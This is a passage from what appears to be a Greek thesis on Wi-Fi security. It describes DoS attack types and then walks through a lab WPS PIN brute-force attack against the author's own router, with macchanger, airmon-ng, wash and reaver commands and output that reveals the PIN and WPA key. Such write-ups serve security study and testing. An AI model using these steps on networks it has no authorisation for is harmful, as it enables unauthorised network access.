Οι επιθέσεις DOS έχουν ως στόχο την ολική αχρήστευση του ασύρματου δικτύου για ένα χρονικό διάστημα και τη διατάραξη της ομαλής λειτουργίας του συστήματος. Εκδηλώνονται με δύο τρόπους. Ο πρώτος απλά κατακλύζει τον στόχο με πληροφορίες προκείμενου να καταρρεύσει. Ο δεύτερος τρόπος περιλαμβάνει συγκεκριμένες καλά διατυπωμένες εντολές οι οποίες στοχεύουν στο να κολλήσει το σύστημα. Οι επιθέσεις αυτές είναι ιδιαίτερα επικίνδυνες καθώς η προστασία απέναντι τους είναι κάπως περιορισμένη λόγο της φύσης τους. Ουσιαστικά σε αυτού του τύπου τις επιθέσεις δεν γίνονται προσπάθειες παραβίασης ή κλοπής στοιχειών. Μπορούν όμως να πραγματοποιηθούν σε συνδυασμό με άλλου τύπου επιθέσεις και σκοπό έχουν να παραπλανήσουν τα συστήματα ανίχνευσης εισβολέων και τους διαχειριστές του συστήματος από την πραγματική απειλή. Οι επιθέσεις που ακολουθούν αποτελούν ίσως τις πιο σημαντικές DOS attacks που έχουν κάνει την εμφάνιση τους. Η εκδήλωση τους όπως θα δούμε γίνεται με διαφορετικούς τρόπους στην πράξη, αλλά ο στόχος παραμένει ο ίδιος.

- **Jamming ή Επιθέσεις Παρεμβολών**

Στις επιθέσεις αυτές ο επιτιθέμενος προκαλεί ένα κύμα παρεμβολών στο σήμα του πομπού ή του δέκτη με αποτέλεσμα την αδυναμία της επικοινωνίας μεταξύ των δύο μερών. Εκδηλώνονται στο φυσικό επίπεδο του μοντέλου OSI και για να την πραγματοποιήσει ο επιτιθέμενος πρέπει πρώτα να αναλύσει το φάσμα συχνοτήτων που χρησιμοποίει το δίκτυο. Η επίθεση αυτή καθιστά το κανάλι επικοινωνίας ακατάλληλο για επικοινωνία για αυτό το λόγο εντάσσεται στην κατηγορία επιθέσεων Denial Of Service.

- **Flood Attacks (Επιθέσεις πλημύρας)**

Σε μία επίθεση πλημύρας ο επιτιθέμενος στέλνει ένα μεγάλο μέγεθος δικτυακής κίνησης στον στόχο ώστε να μην μπορεί να εξυπηρετήσει αιτήματα από άλλους χρήστες καθώς χρησιμοποιεί όλους τους διαθέσιμους πόρους του προκειμένου να εξυπηρετήσει τον επιτιθέμενο.

- **Smurf Attacks**

Στην επίθεση αυτή ο επιτιθέμενος στέλνει ένα μεγάλο αριθμό πακέτων τύπου ICMP Echo request σε διευθύνσεις IP Broadcast διάφορων δικτύων. Τα πακέτα αυτά σαν

διεύθυνση πηγής αναγράφουν την διεύθυνση του στόχου. Επίσης να σημειώσουμε εδώ ότι σε αιτήματα τύπου broadcast η απάντηση λαμβάνεται από όλους τους υπολογιστές του δικτύου. Ο στόχος λοιπόν θα κατακλεισθεί από πακέτα ICMP Echo reply και θα οδηγηθεί έτσι στην κατάρρευση. Οι επιθέσεις αυτές είναι δύσκολο να ανιχνευθούν και πολλοί υπολογιστές ήταν ευπαθείς σε αυτές τις επιθέσεις παλαιότερα. Σήμερα έχουν αναπτυχθεί τεχνολογίες ώστε οι επιθέσεις Smurf να μην έχουν το επιθυμητό αποτέλεσμα.

- **SYN Attacks**

Οι επιθέσεις SYN εκμεταλλεύονται αδυναμίες του πρωτοκόλλου TCP/IP. Κατά τη διάρκεια της εγκαθίδρυσης μίας συνεδρίας (session) μεταξύ ενός server και ενός client πραγματοποιείται μία χειραψία μέσω ανταλλαγής πακέτων. Το κάθε πακέτο περιέχει ένα πεδίο SYN το οποίο προσδιορίζει την αλληλουχία στην ανταλλαγή των μηνυμάτων. Ο επιτιθέμενος μπορεί να πλημυρίσει τον στόχο πακέτα αίτησης χωρίς να του απαντάει. Έτσι γεμίζει το buffer του στόχου με πακέτα αίτησης με αποτέλεσμα να μην μπορεί να εξυπηρετήσει τις νόμιμες αιτήσεις εγκαθίδρυσης μίας συνεδρίας από άλλους πελάτες.

- **Ping of Death**

Στη επίθεση ping of death ο επιτιθέμενος στέλνει ένα πακέτο ping το οποίο είναι μεγαλύτερο από αυτό που μπορεί να διαχειριστεί ένα σύστημα υπολογιστών. Κανονικά ένα πακέτο ping έχει μέγεθος 32 byte. Από ιστορικής πλευράς τα περισσότερα υπολογιστικά συστήματα δεν μπορούν να διαχειριστούν IPv4 πακέτα μεγαλύτερα από 65,536 byte. Έτσι αν ο επιτιθέμενος στείλει ένα πακέτο Ping αυτού του μεγέθους ο υπολογιστής στόχος υπάρχει μεγάλη πιθανότητα να καταρρεύσει. Γενικά η εκπομπή ενός πακέτου 65,536 byte είναι παράνομη και παραβιάζει το πρωτόκολλο διαδικτύου όπως αυτό αναφέρεται στο RFC 791. Ένα τέτοιο πακέτο όμως μπορεί να σταλεί σε fragments, έτσι όταν το υπολογιστής προσπαθήσει να επανασυναρμολογήσει το πακέτο θα οδηγηθεί σε buffer overflow. Αυτού το είδους η επίθεση είχε επιπτώσεις σε μεγάλο εύρος συστημάτων (Windows, Unix ,Mac ,Linux,routers κτλ). Παρόλα αυτά από το 1997 διορθώσεις οι οποίες εφαρμόστηκαν έκαναν την επίθεση μέρος της ιστορίας.

- **Teardrop Attack**

Στην επίθεση teardrop ο επιτιθέμενος στέλνει πολύπλοκα packet fragments που ο δέκτης δεν μπορεί να επανασυναρμολογήσει. Η επίθεση έχει ως αποτέλεσμα την κατάρρευση του συστήματος.

ΚΕΦΑΛΑΙΟ 4

Πραγματοποίηση Επιθέσεων

4.1 Εισαγωγή

Το WPA2-PSK (Pre-Shared Key) είναι ο πλέον διαδεδομένος τύπος ασφαλείας σε οικιακά και ασύρματα δίκτυα μικρών επιχειρήσεων. Το κεφάλαιο αυτό εστιάζει στις επιθέσεις εναντίον ασύρματων δικτύων με ασφάλεια WPA2-PSK μέσα από την ανάλυση των οποίων θα δούμε πόσο πραγματικά ασφαλείς πρέπει να νιώθουμε καθώς και ποια σημεία χρίζουν ιδιαίτερης προσοχής κατά την εγκατάσταση ενός ασυρμάτου δικτύου. Όσον αναφορά το WEP ο λόγος που το αφήνουμε στην άκρη είναι ότι η περίπτωση του δεν παρουσιάζει κάποιο ιδιαίτερο ενδιαφέρον πλέον καθώς οι αδυναμίες του είναι γνωστές και έχουν μελετηθεί εκτενώς. Επίσης θεωρητικά χρησιμοποιείται σε πολύ μικρό ποσοστό πλέον σε σχέση με τα WPA2 και WPA.

Για την πραγματοποίηση των παρακάτω επιθέσεων χρησιμοποιήθηκαν ένας σταθερός υπολογιστής, μια συμβατή ασύρματη κάρτα δικτύου ,ένας υπολογιστής laptop, δυο Wireless Routers, η έκδοση 5 R3 του Backtrack 64bit se live CD και VM (Virtual Machine).

- **Desktop**

Ο επιτραπέζιος υπολογιστής χρησιμοποιήθηκε ως βάση για την πραγματοποίηση των επιθέσεων εναντίον του Access Point και του φορητού υπολογιστή. Ο επεξεργαστής του ήταν ένας Intel Quad Core Q6600 υπερσυχρονισμένος στα 3.5 GHz, είχε 4GB μνήμη ram, κάρτα γραφικών(GPU) την AMD HD 6870 ενώ εγκατεστημένο είχε το λειτουργικό σύστημα Windows 8 64bit. Ήταν συνδεμένος με μία ασύρματη κάρτα δικτύου με chipset Realtek 8187 η οποία υποστηρίζει τις λειτουργίες monitor mode και packet injection (με χρήση του κατάλληλου οδηγού συσκευής) ενώ είναι συμβατή με τα πρότυπα 802.11b και 802.11g .

- **Laptop**

Ο φορητός υπολογιστής ο οποίος ήταν συνδεμένος με το Access Point ασύρματα χρησιμοποιούσε μια κάρτα δικτύου Intel Wi-Fi Link 5100 η οποία είναι συμβατή με τα πρότυπα μετάδοσης 802.11**b**, **g**, **n** καθώς και με τα πρότυπα ασφαλείας WPA2,WPA, WEP. Εγκατεστημένο λειτουργικό σύστημα είχε Microsoft Windows 7 32bit.

- **Access Points**

Σαν ασύρματα μέσα πρόσβασης χρησιμοποιήθηκαν δύο Wireless routers ένα Thomson TG585 v7 και ένα Sagemcom 1704w. Και τα δύο υποστηρίζουν το πρότυπο μετάδοσης 802.11b - g, τα πρότυπα ασφαλείας WEP, WPA-PSK, WAP-Enterprise, WPA2-PSK, WPA2-Enterprise αλλά και τη λειτουργία Wi-Fi Protected Setup (WPS). Σε συγκεκριμένες περιπτώσεις θα αναφερθούμε και σε άλλα μοντέλα προκειμένου να καλύψουμε όλα τα δυνατά αποτελέσματα στους ελέγχους ασφαλείας.

- **Backtrack 5R3 64bit**


Το Backtrack είναι μία σουίτα εργαλείων η οποία βασισμένη στο λειτουργικό σύστημα Linux. Μεγάλο του πλεονέκτημα αποτελεί το γεγονός ότι έχει προεγκατεστημένα όλα τα απαραίτητα εργαλεία προεγκατεστημένα καθώς και ειδικά διαμορφωμένους drivers ασύρματων καρτών δικτύου οι οποίοι εξυπηρετούν τους σκοπούς μας. Διανέμεται ελεύθερα σε live cd και Virtual Machine και χρησιμοποιείται είτε από όσους θέλουν να ελέγξουν την ασφάλεια του δικτύου τους είτε για καθαρά εκπαιδευτικούς λόγους. Στις παρακάτω επιθέσεις χρησιμοποιήθηκε κυρίως μία virtual machine του backtrack, ενώ το live cd μόνο στις επιθέσεις που απαιτούσαν την χρήση της GPU.

4.2 Wi-Fi Protected Setup Attack

Το Wi-Fi Protected Setup (WPS) είναι όπως αναφέραμε μία εναλλακτική μέθοδος αυθεντικοποίησης. Σκοπός του είναι η απλοποίηση της διαδικασίας συσχέτισης μίας συσκευής με το Access Point. Η μέθοδος PIN υπαγορεύει την εισαγωγή ενός PIN οχτώ ψηφίων στον πελάτη αντί για το κλειδί ασφαλείας του δικτύου. Στις 27 Δεκεμβρίου 2011 ο οργανισμός CERT (Computer Emergency Response Team) δημοσίευσε το άρθρο VU#723755 το οποίο αναφέρει ότι το WPS είναι ευάλωτο σε επιθέσεις εξαντλητικής αναζήτησης (brute force attack). Όταν ο επιτιθέμενος δοκιμάσει ένα λανθασμένο PIN το AP απαντάει με τέτοιο τρόπο ώστε ο επιτιθέμενος καταλαβαίνει αν τα τέσσερα πρώτα ψηφία του κωδικού είναι σωστά. Επιπλέον το όγδοο ψηφίο είναι ένα checksum των προηγούμενων επτά. Αυτό έχει ως αποτέλεσμα οι δυνατοί συνδυασμοί από 10^8 να γίνουν $10^4 + 10^3$, ο επιτιθέμενος στην χειρότερη των περιπτώσεων θα αναγκαστεί να δοκιμάσει μόλις 11000 πιθανά PIN. Να σημειώσουμε πώς η επίθεση που ακολουθεί δεν στοχεύει στο WPA2, οδηγεί όμως έμμεσα στην αποκάλυψη της pass-phrase .

Για την επίθεση χρησιμοποιήθηκε το πρόγραμμα reaver το οποίο είναι εγκατεστημένο στο Backtrack. Το Access Point που χρησιμοποιήθηκε σε αυτή την επίθεση ήταν το Wireless Router Sagemcom 1704w και είχε τις παρακάτω ρυθμίσεις:


- SSID: **OTE158BA4**
- Channel: **1 – 2.412GHz**
- Network Mode: **802.11g**
- WPS: **Enabled**
- Device PIN: **76308574**
- Network Authentication: **WPA2-PSK**
- WPA Pre-Shared Key: **rvNwg9uNBjbM**
- WPA Encryption: **AES**



Εικόνα 33. Ρυθμίσεις Wireless Router Sagemcom

Το πρώτο βήμα στην επίθεση ήταν να αλλάξουμε την Mac Address της ασύρματης κάρτας και να την βάλουμε σε monitor mode προκειμένου να συλλαμβάνει οποιοδήποτε πακέτο μεταδίδεται από AP ή σταθμό. Αυτό θα το έγινε χρησιμοποιώντας τα προγράμματα macchanger και aircrack-ng. Το macchanger επιτρέπει την αλλαγή της mac address μίας διασύνδεσης δικτύου (network interface). Ενώ το aircrack-ng είναι ένα σύνολο εργαλείων για τον έλεγχο της ασφάλειας ενός ασύρματου δικτύου. Ανοίγοντας ένα terminal πληκτρολογήθηκαν οι εντολές που ακολουθούν παρακάτω. Κάτω από κάθε εντολή παρουσιάζεται και η εικόνα με την απόκριση του συστήματος. Να σημειωθεί πως απαιτείται οι εντολές να εκτελεστούν με δικαιώματα διαχειριστή (root).

1. **airmon-ng**



Εικόνα 34. Διαθέσιμες ασύρματες κάρτες δικτύου

Το σύστημα μας εμφανίζει τις διαθέσιμες ασύρματες κάρτες δικτύου καθώς και τον driver και το chipset το οποίο χρησιμοποιεί.

2. **airmon-ng stop wlan0**

```
root@bt:~# airmon-ng stop wlan0


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode disabled)
```

Εικόνα 35. Απενεργοποίηση του wireless interface

Η εντολή αυτή ουσιαστικά βεβαιώνει ότι η κάρτα δεν βρίσκεται σε Monitor Mode και μπορούμε να αλλάξουμε την mac address.

3. **macchanger --mac 00:11:22:33:44:55 wlan0**

```
root@bt:~# macchanger --mac 00:11:22:33:44:55 wlan0
Current MAC: 00:e0:4c:85:2e:9b (Realtek Semiconductor Corp.)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
```

Εικόνα 36. Αλλαγή MAC Address

Το σύστημα επιβεβαιώνει την αλλαγή της MAC Address από 00:E0:4C:85:2E:9B στην ψεύτικη διεύθυνση 00:11:22:33:44.

4. **airmon-ng start wlan0**

```
root@bt:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
1355    dhclient3
1886    dhclient3
Process with PID 1886 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

Εικόνα 37. Ενεργοποίηση wireless interface σεmonitor mode

Η ασύρματη διασύνδεση ενεργοποιείται σε monitor mode πλέον με τη διεύθυνση mac που θέλουμε εμείς κάτω από το όνομα **mon0**.

Δεύτερο βήμα ήταν η ανίχνευση για ασύρματα δίκτυα εντός εμβέλειας τα οποία είναι ευάλωτα σε επιθέσεις εναντίον του WPS. Η λειτουργία **wash** η οποία αποτελεί μέρος του προγράμματος **reaver** επιτρέπει την συλλογή αυτού του είδους των πληροφοριών. Με την παράμετρο **-i** ορίζουμε ποια διεπαφή (interface) θα χρησιμοποιηθεί. Πληκτρολογώντας την εντολή **5** στο terminal το σύστημα άρχισε να εμφανίζει όλα τα ευάλωτα ασύρματα δίκτυα εντός εμβέλειας:

5. **wash –i mon0**

```
root@bt:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked
    ESSID
-------------------------------------------------------------------------------
--------------------------------
4C:17:EB:15:8B:A5     11            -16        1.0               No
    OTE158BA4
[redacted]            [redacted]    -68        1.0               No
[redacted]            [redacted]    -65        1.0               No
[redacted]            [redacted]    -66        1.0               No
[redacted]

^C
```

Εικόνα 38. Λίστα ευάλωτων δικτύων

Η παραπάνω λίστα αποτελείται από πέντε στήλες:

- BSSID/ESSID: Περιέχει τις Mac addresses και τα ονόματα των ασυρμάτων δικτύων.
- Channel: Το κανάλι στο οποίο εκπέμπει κάθε AP
- RSSI: Αναφέρεται στην ισχύς του σήματος σε αρνητικές τιμές. Όσο πιο κοντά στο μηδέν είναι η τιμή τόσο καλύτερο το σήμα. Εδώ να σημειώσουμε ότι μία επιτυχημένη επίθεση αυτού του είδους προϋποθέτει την ύπαρξη ενός καλού σήματος.
- WPS Version: Η έκδοση του WPS.
- WPS Locked: Αναφέρει αν ο μηχανισμός είναι κλειδωμένος εκείνη τη χρονική στιγμή.

Τελευταίο βήμα αποτελεί η έναρξη της επίθεσης στο δίκτυο μας (OTE158BA4). Σε ένα νέο terminal πληκτρολογούμε:

6. **reaver -i mon0 -c 1 -b 4C:17:EB:15:8B:A5 –vv**

```
root@bt:~# reaver -i mon0 -c 11 -b 4C:17:EB:15:8B:A5 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

[+] Switching mon0 to channel 11
[?] Restore previous session for 4C:17:EB:15:8B:A5? [n/Y] n
[+] Waiting for beacon from 4C:17:EB:15:8B:A5
[+] Associated with 4C:17:EB:15:8B:A5 (ESSID: OTE158BA4)
[+] Trying pin 12345670
```


Εικόνα 39. Έναρξη επίθεσης εναντίον του WPS

Με την παράμετρο **–i** ορίζουμε όπως είπαμε τη διεπαφή που θα χρησιμοποιηθεί από το reaver. Με την παράμετρο **–c** το κανάλι, με τη **–b** διεύθυνση του στόχου ενώ με την –vv αναγκάζουμε το σύστημα να μας ενημερώνει για τις ενέργειες του. Δίπλα από κάθε παράμετρο πληκτρολογούμε την επιθυμητή τιμή. Η επίθεση ξεκινάει και το reaver αφού ρυθμίσει την κάρτα να χρησιμοποιεί το κανάλι 11 ακολουθεί τη διαδικασία συσχέτισης με το AP. Σε περίπτωση που υπάρχει προηγούμενη συνεδρία (session) το σύστημα μας ρωτάει αν θέλουμε να τη συνεχίσουμε. Η δοκιμή των πιο κοινών PIN είναι το επόμενο βήμα. Το σύστημα ελέγχει 1 PIN ανά 3 δευτερόλεπτα.

```
[+] 0.13% complete @ 2013-04-07 14:36:38 (3 seconds/pin)
```

Εικόνα 40. Seconds ανά PIN

Με χρήση του online password calculator βρίσκουμε ότι τα σωστά τέσσερα πρώτα ψηφία θα βρεθούν στην χειρότερη περίπτωση σε 9 ώρες.



Εικόνα 41. Password Calculator

Μετά την εύρεση τους ξεκινούν οι δοκιμές για τα επόμενα τρία. Υπενθυμίζουμε ξανά ότι το όγδοο ψηφίο αποτελεί checksum των προηγούμενων επτά. Πενήντα ένα λεπτά (51') θα χρειαστούν στην χειρότερη των περιπτώσεων για την αποκάλυψη του. Στην περίπτωση μας χρειάστηκαν περίπου επτά ώρες για την αποκάλυψη του PIN καθώς και του κωδικού του δικτύου ο οποίος ήταν μήκους δώδεκα ψηφίων. Στην επόμενη εικόνα παρουσιάζονται τα αποτελέσματα της επίθεσης:

```
[+] Trying pin 76308574
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 17608 seconds
[+] WPS PIN: '76308574'
[+] WPA PSK: 'rvNwg9uNBjbM'
[+] AP SSID: 'OTE158BA4'
```

Εικόνα 42. Αποκάλυψη PIN και μυστικού κλειδιού

Είναι προφανές το κενό ασφαλείας που υπάρχει στην σχεδίαση του WPS. Οι κατασκευαστές ασύρματων router και access point προσπαθούν να κλείσουν αυτό το κενό μέσα από

αναβαθμίσεις των λογισμικών (firmware) των συσκευών τους. Μερικές από αυτές τις μεθόδους εισάγουν το αυτόματο κλείδωμα του WPS μετά από μία σειρά αποτυχημένων PIN προκειμένου να καθυστερήσουν ή να αποθαρρύνουν τους επιτιθέμενους. Φυσικά αυτό δεν λύνει το πρόβλημα με μόνη προς το παρών αξιόπιστη λύση την απενεργοποίηση του WPS. Στην επόμενη εικόνα παρουσιάζεται απόσπασμα της επίθεσης σε ένα wireless router Netgear το οποίο κλειδώνει το WPS μετά από 30 λανθασμένα PIN για πέντε λεπτά.Το reaver ανιχνεύει ότι το AP κλείδωσε το WPS και περιμένει μέχρι να το ξεκλειδώσει πάλι. Η επίθεση δηλαδή θα ολοκληρωθεί πάλι επιτυχώς απλά σε μεγαλύτερο χρονικό διάστημα.


```
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[+] Trying pin 10295670
```

Εικόνα 43. Προσωρινό κλείδωμα WPS

4.3 Brute Force Attack

Στην επίθεση Brute Force Attack (ωμής βίας) στο WPA2 γίνεται δοκιμή όλων των πιθανών κλειδιών μέχρι την αποκάλυψη του σωστού. Τα κλειδιά τα οποία θα εξετασθούν πληρούν κάποιες προϋποθέσεις τις οποίες ορίζει ο επιτιθέμενος (πχ. μήκος, αλφάβητο). Σε αντίθεση με το WPS όπου είχαμε στην ουσία μία brute force attack εναντίον του PIN (7 αριθμητικά ψηφία) στην ενότητα αυτή στοχεύουμε στην αποκάλυψη του Pre-shared Key.Οι επιθέσεις αυτού του είδους είναι εξαιρετικά χρονοβόρες και η επιτυχία τους βασίζεται στη πολυπλοκότητα του κλειδιού και στην επεξεργαστική ισχύ την οποία έχει στην διάθεση του ο επιτιθέμενος. Το Access Point που χρησιμοποιήθηκε στην επίθεση μας ήταν ένα Wireless Router Thomson TG585 v7 και είχε τις παρακάτω ρυθμίσεις:

- SSID: **Thomson**
- Channel: **1 – 2.412GHz**
- Network Mode: **802.11g**
- Network Authentication: **WPA2-PSK**
- WPA Pre-Shared Key: **3B64673B9A (**Εργοστασιακός κωδικός**)**
- WPA Encryption: **AES**




Εικόνα 44. Ρυθμίσεις ασύρματου δικτύουThomson TG585v7

Στο Access Point ήταν συνδεμένος ο φορητός υπολογιστής μέσω της ασύρματης κάρτας του. Τα κύρια προγράμματα τα οποία χρησιμοποιήθηκαν ήταν τα Wireshark, Crunch και Aircrack-NG.

